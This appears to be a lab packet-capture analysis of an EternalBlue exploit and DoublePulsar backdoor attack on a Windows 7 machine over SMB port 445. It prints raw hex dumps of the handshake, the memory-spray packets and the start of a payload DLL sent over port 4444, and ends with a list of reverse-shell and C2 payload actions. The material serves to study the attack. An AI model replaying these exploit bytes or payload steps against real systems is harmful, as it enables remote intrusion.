


ETERNALBLUE = KERNEL EXPLOIT
DOUBLEPULSAR = KERNEL BACKDOOR [**LOAD DLL** | **LOAD SHELLCODE**]



172.16.177.190 = Attacker's machine
ATTACKERS MACHINE MAKING 3 WAY HANDSHAKE

```

===== (UDURRANI) =====
[INIT] SYN PACKET SENT FROM 172.16.177.190 TO IP ADDRESS 172.16.177.129
PORT INFORMATION (60767, 445)
SEQUENCE INFORMATION (616382259, 0)
|URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
(74)
  
```

```

===== (UDURRANI) =====
[ACKN] ACK PACKET SENT FROM 172.16.177.190 TO IP ADDRESS 172.16.177.129
PORT INFORMATION (60767, 445)
SEQUENCE INFORMATION (616382311, 3449025481)
|URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
(66)
  
```

```

===== (UDURRANI) =====
[DATA PUSH!] IS COMING FROM 172.16.177.129 TO IP ADDRESS 172.16.177.190
PORT INFORMATION (445, 60767)
SEQUENCE INFORMATION (3449025481, 616382447)
|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
(172)
  
```

```

===== (UDURRANI) =====
[SYN ACK ] PACKET SENT FROM 172.16.177.129 TO IP ADDRESS 172.16.177.190
PORT INFORMATION (445, 60767)
SEQUENCE INFORMATION (3449025349, 616382260)
|URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
(74)
  
```

```

===== (UDURRANI) =====
[DATA PUSH!] IS COMING FROM 172.16.177.190 TO IP ADDRESS 172.16.177.129
PORT INFORMATION (60767, 445)
SEQUENCE INFORMATION (616382311, 3449025481)
|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
(202)
  
```

```

===== (UDURRANI) =====
[DATA PUSH!] IS COMING FROM 172.16.177.190 TO IP ADDRESS 172.16.177.129
PORT INFORMATION (60767, 445)
SEQUENCE INFORMATION (616382447, 3449025587)
|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
(172)
  
```

```

===== (UDURRANI) =====
[ACKN] ACK PACKET SENT FROM 172.16.177.190 TO IP ADDRESS 172.16.177.129
PORT INFORMATION (60767, 445)
SEQUENCE INFORMATION (616382260, 3449025350)
|URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
(66)
  
```

```

00 00 00 84 FF 53 4D 42 73 00 00 00 00 18 01 60
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 0D FF 00 00 00 04 11 32 00 00 00 00
00 00 01 00 00 00 00 00 00 00 04 00 00 00 47
00 00 00 00 00 57 69 6E 64 6F 77 73 20 37 20
55 6C 74 69 6D 61 74 65 20 4E 20 37 36 30 31 20
53 65 72 76 69 63 65 20 50 61 63 6B 20 31 00 57
69 6E 64 6F 77 73 20 37 20 55 6C 74 69 6D 61 74
65 20 4E 20 36 2E 31 00
  
```

```

.....SMBs.....`
.....2.....
.....G
.....Windows 7
Ultimate N 7601
Service Pack 1.W
indows 7 Ultimat
e N 6.1.
  
```

```

00 00 00 66 FF 53 4D 42 73 00 00 00 00 98 01 60
00 08 00 00 03 FF 00 66 00 00 3D 00 57 69 6E
64 6F 77 73 20 37 20 45 6E 74 65 72 70 72 69 73
65 20 37 36 30 30 00 57 69 6E 64 6F 77 73 20 37
20 45 6E 74 65 72 70 72 69 73 65 20 36 2E 31 00
57 4F 52 4B 47 52 4F 55 50 00
  
```

```

...f.SMBs.....`
.....f...=.Win
dows 7 Enterpris
e 7600.Windows 7
Enterprise 6.1.
WORKGROUP.
  
```

```

00 00 00 48 FF 53 4D 42 75 00 00 00 00 18 01 60
00 00 00 00 00 00 00 00 00 00 00 FF FF 00 00
00 08 00 00 04 FF 00 00 00 08 00 01 00 1D 00 00
5C 5C 31 37 32 2E 31 36 2E 31 37 37 2E 31 32 39
5C 49 50 43 24 00 3F 3F 3F 3F 3F 00
  
```

```

...H.SMBu.....`
.....
\\172.16.177.129
\IPC$.?????.
  
```

SEQUENCE INFORMATION (1308443050, 3171755759)

|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|

(117)

00 00 00 2F FF 53 4D 42 72 00 00 00 00 18 01 68 .../.SMBr.....h
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 0C 00 02 4E 54 20 4C 4D 20 30 2ENT LM 0.
31 32 00 12.

(UDURRANI)

(DATA PUSH!) IS COMING FROM 172.16.177.129 TO IP ADDRESS 172.16.177.190

PORT INFORMATION (445, 55098)
SEQUENCE INFORMATION (3171755759, 1308443101)

|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|

(197)

00 00 00 7F FF 53 4D 42 72 00 00 00 00 98 01 68SMBr.....h
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 11 00 00 03 32 00 01 00 04 11 00 002.....
00 00 01 00 00 00 00 00 FC E3 01 80 21 49 5C 12?!I\
19 6D D3 01 4C FF 00 3A 00 34 DC E4 05 FA 10 A8 .m..L...:4.....
49 A8 DF 42 9D 56 CC B2 DF 60 28 06 06 2B 06 01 I..B.V...`(..+.
05 05 02 A0 1E 30 1C A0 1A 30 18 06 0A 2B 06 010...0...+.
04 01 82 37 02 02 1E 06 0A 2B 06 01 04 01 82 37 ...7.....+.....7
02 02 0A ...

(UDURRANI)

(DATA PUSH!) IS COMING FROM 172.16.177.190 TO IP ADDRESS 172.16.177.129

PORT INFORMATION (56590, 445)
SEQUENCE INFORMATION (3070297144, 1489711040)

|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|

(198)

SPRAY MEMORY

00 00 FF F7 FE 53 4D 42 00 00 00 00 00 00 00 00SMB.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00
00 00 00 00

(UDURRANI)

(ACKN) ACK PACKET SENT FROM 172.16.177.190 TO IP ADDRESS 172.16.177.134

PORT INFORMATION (4444, 49161)
SEQUENCE INFORMATION (907179468, 1031033040)

|URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|

(13194)

4D 5A 41 52 55 48 89 E5 48 83 EC 20 48 83 E4 F0 MZARUH..H.. H...
E8 00 00 00 00 5B 48 81 C3 B3 18 00 00 FF D3 48[H.....H
81 C3 38 07 03 00 48 89 3B 49 89 D8 6A 04 5A FF ..8...H.;I..j.Z.
D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68!..L.!Th
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....\$.
C3 D2 EB F9 87 B3 85 AA 87 B3 85 AA 87 B3 85 AA
C1 E2 64 AA A3 B3 85 AA C1 E2 65 AA FB B3 85 AA ..d.....e....
C1 E2 5A AA 8D B3 85 AA 8E CB 02 AA 86 B3 85 AA ..Z.....
8E CB 16 AA 96 B3 85 AA 87 B3 84 AA 4E B3 85 AAN...
8A E1 65 AA 99 B3 85 AA 8A E1 59 AA 86 B3 85 AA ..e.....Y....
8A E1 5B AA 86 B3 85 AA 52 69 63 68 87 B3 85 AA ..[.....Rich...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 50 45 00 00 64 86 05 00PE..d...
7C E7 19 5A 00 00 00 00 00 00 00 00 00 00 00 00 |..Z....."
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 09 00 00 20 82 2D 00 00-..
00 04 00 00 46 00 54 00 84 2A 8F 59 B2 99 08 12F.T...*.Y....
00 00 00 00 00 00 00 00 11 00 08 00 02 00 00 00
01 00 03 06 00 0C 29 31 A1 58 00 00 00 00 00 00)1.X.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0C
29 9A F2 8F 00 0C 29 31 A1 58 08 00 45 00 2D 74).....)1.X..E.-t
F8 1B 40 00 40 06 5A 07 AC 10 B1 BE AC 10 B1 81 ..@.@.Z.....
ED 5F 01 BD 24 BD 7D 07 CD 93 F4 94 80 10 00 ED .._.\$..}.....?...
E8 C7 00 00 01 01 08 0A 00 09 C7 8A 01 15 34 634c

41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA

(UDURRANI)

(DATA PUSH!) IS COMING FROM 172.16.177.129 TO IP ADDRESS 172.16.177.190

PORT INFORMATION (445, 55098)
SEQUENCE INFORMATION (3171755890, 1308443186)

|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|


(233)

00 00 A3 FF 53 4D 42 73 00 00 00 00 98 07 C0SMBs.....
FE 00 00 00 00 00 00 00 00 00 00 00 00 00 00
08 40 00 03 FF 00 A3 00 00 00 7A 00 11 57 00 ..@.....z..W.
00 6E 00 64 00 6F 00 77 00 73 00 20 00 37 00 i.n.d.o.w.s. .7.
00 45 00 6E 00 74 00 65 00 72 00 70 00 72 00 .E.n.t.e.r.p.r.
00 73 00 65 00 20 00 37 00 36 00 30 00 30 00 i.s.e. .7.6.0.0.
00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 ..W.i.n.d.o.w.s.
00 37 00 20 00 45 00 6E 00 74 00 65 00 72 00 .7. .E.n.t.e.r.
00 72 00 69 00 73 00 65 00 20 00 36 00 2E 00 p.r.i.s.e. .6...
00 00 00 57 00 4F 00 52 00 4B 00 47 00 52 00 1...W.O.R.K.G.R.
00 55 00 50 00 00 O.U.P..

SUMMARY



SMBv1 PORT 445



RUNDLL
REVERSE_SHELL
INSTALL
LOAD_SHELL
MALWARE
MALICIOUS PAYLOAD

In case of reverse shell, a tunnel will be established with the C2.